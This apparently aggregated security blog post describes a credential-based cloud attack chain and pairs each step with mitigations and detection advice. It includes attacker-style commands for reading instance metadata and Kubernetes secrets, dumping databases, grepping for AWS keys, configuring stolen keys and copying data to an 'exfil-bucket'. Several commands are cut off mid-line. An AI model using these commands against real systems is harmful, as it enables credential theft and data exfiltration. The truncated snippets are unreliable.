Listen to this Post
Introduction:

In a chilling demonstration of modern cloud vulnerability, a full-scale compromise of a cloud environment can occur in under 35 minutes, not through a sophisticated zero-day exploit, but through the deadly chaining of common, “acceptable” misconfigurations. This attack chain, relevant across AWS, Azure, and GCP, bypasses traditional prevention tools by leveraging valid credentials, rendering API calls and logs deceptively normal and highlighting a critical gap in detection and recovery strategies.
Learning Objectives:
- Understand the step-by-step kill chain of a credential-based cloud compromise.
- Learn practical commands to audit for exposed secrets in EC2, Kubernetes, and Lambda.
- Implement detective controls for anomalous data access and privilege escalation.
- Configure basic network segmentation and secrets management to disrupt the attack flow.
- Establish a framework for continuous security validation through attack emulation.
You Should Know:
- Initial Access: The Treasure Trove in Plain Sight
The attack begins by harvesting hardcoded credentials from common service configurations. Attackers routinely scrape these data sources using automated tools.
Step‑by‑step guide explaining what this does and how to use it.
– EC2 User Data: When an instance is launched, user data scripts can contain passwords or API keys. An attacker on the instance can retrieve this.
Linux Command: `curl -s http://169.254.169.254/latest/user-data/`
– Kubernetes Secrets: While stored encoded, they are easily decoded if an attacker gains pod access.
Linux Command (from within a pod): `kubectl get secrets -o yaml | grep -i “key|secret|pass”` and then `echo
– Lambda Environment Variables: Exposed through runtime environment or misconfigured logging.
AWS CLI Command (if credentials are compromised): `aws lambda get-function-configuration –function-name YourFunctionName –query ‘Environment.Variables’`
Mitigation: Immediately rotate any found credentials. Enforce the use of managed secrets services (AWS Secrets Manager, Azure Key Vault, HashiCorp Vault). Apply IAM roles for EC2 and Lambda instead of hardcoded keys.
2. Lateral Movement: The Unsegmented Database Heist
With database credentials, the attacker moves laterally, often unimpeded due to overly permissive network security groups or VPC configurations.
Step‑by‑step guide explaining what this does and how to use it.
– Connecting to RDS from a Compromised Host: Using stolen credentials, the attacker connects and exports data.
Linux Command (using mysql client): `mysqldump -h
– Network Path Validation: Test if your database is accessible from non-authorized instances.
Linux Command (from a test instance): `nc -zv
Mitigation: Implement strict network segmentation. Place RDS instances in private subnets. Use security groups that only allow connections from specific application security groups, not everywhere (0.0.0.0/0). Utilize VPC endpoints for internal traffic.
- Credential Harvest & Privilege Escalation: The Golden Key in the Data
The exported data is analyzed for more credentials, such as AWS access keys stored in configuration tables. These keys often have excessive permissions.
Step‑by‑step guide explaining what this does and how to use it.
– Analyzing Dumped Data for Keys: Search for AWS key patterns.
Linux Command: `grep -rE “(AKIA|ASIA)[A-Z0-9]{16}” alldata_dump/`
- Validating and Using Stolen Keys: The attacker configures the stolen keys.
AWS CLI Command: `aws configure set aws_access_key_id AKIA…` followed by `aws sts get-caller-identity` to confirm permissions. - Checking for Privilege Escalation Paths: A key with limited permissions might be able to escalate.
Script Check (using `aws iam` commands): Test for ability to create new policies, attach policies, or create admin users.
Mitigation: Never store cloud access keys in databases or code. Use IAM Roles with the principle of least privilege. Regularly audit IAM policies and users using tools like `aws iam simulate-principal-policy` or Prowler. Enable IAM Access Analyzer.
- The Detection Black Hole: Why Your SIMMissed It
This attack generates “normal” API calls and successful authentications, evading signature-based alerts.
Step‑by‑step guide explaining what this does and how to use it.
– Simulating the Attack for Detection Testing: Use controlled tools to generate test traffic.
Command (using `aws cli` for data exfiltration simulation): `aws s3 cp largefile.sql s3://exfil-bucket/` – This should trigger data loss prevention (DLP) or anomaly alerts.
– Querying CloudTrail for Anomalies: Look for patterns like `”RDS.DataDownload”` or `”GetFunctionConfiguration”` from unusual source IPs.
AWS CLI Command: `aws cloudtrail lookup-events –lookup-attributes AttributeKey=EventName,AttributeValue=DeleteTrail –start-time
`
- Enabling GuardDuty: Ensure it's active. It can detect anomalous API calls, such as `"PenTest:IAMUser/NetworkPermissions"` or data exfiltration to a new region.

Mitigation: Implement behavioral analytics. Set thresholds for data export volumes. Monitor for IAM actions performed by automation/users from unusual locations. Integrate CloudTrail with a SIEM for correlation.

<ol>
<li>Building Resilience: The Recovery That Was Never Triggered
Without detection, recovery is impossible. You must assume breach and prepare automated response playbooks.</li>
</ol>

Step‑by‑step guide explaining what this does and how to use it.
- Implementing Automated Response with AWS Lambda: Create a function triggered by GuardDuty or CloudWatch Events to contain an incident.
Example Action: A Lambda function that automatically revokes temporary STS credentials of a compromised user by attaching a deny-all policy.

<h2 style="color: yellow;">Python (boto3) snippet for response:</h2>

[bash]
import boto3
def lambda_handler(event, context):
iam = boto3.client('iam')
user = event['detail']['resource']['accessKeyDetails']['userName']
policy_arn = 'arn:aws:iam::aws:policy/AWSDenyAll'
iam.attach_user_policy(UserName=user, PolicyArn=policy_arn)
 Log and notify security team
– Regular Backup and Restore Drills: Ensure RDS snapshots are encrypted and restore procedures are tested.
AWS CLI Command to initiate a restore: `aws rds restore-db-instance-from-db-snapshot –db-instance-identifier new-instance –db-snapshot-identifier nightly-snapshot`
Mitigation: Have an incident response (IR) playbook specific to cloud credential compromise. Practice tabletop exercises and automated recovery drills. Use infrastructure-as-code (IaC) to rebuild environments quickly.
What Undercode Say:
- Key Takeaway 1: The modern cloud kill chain is less about exploiting software vulnerabilities and more about exploiting process and configuration vulnerabilities. The separation between “prevent” and “detect” is often where defenses completely collapse.
- Key Takeaway 2: Security validation cannot be a point-in-time audit. It requires continuous attack emulation that tests the entire chain—from initial access to data exfiltration and recovery capabilities—to ensure each defensive layer is not just present, but functional and integrated.
The illustrated attack is a systemic failure of assumed trust. The credentials were valid, the API calls were authorized, and the logs were clean. This forces a paradigm shift from “keeping attackers out” to “assuming they are already in.” The future of cloud security hinges on pervasive runtime visibility, behavioral detection that understands context, and automated response systems that can react at machine speed. Organizations that fail to implement continuous validation through Purple Teaming—where Red and Blue teams collaborate to test these exact scenarios—are effectively hoping their defenses work, rather than knowing they do. The 35-minute compromise is not an anomaly; it is the inevitable result of static defense in a dynamic environment.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Aondona Defenseindepth – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


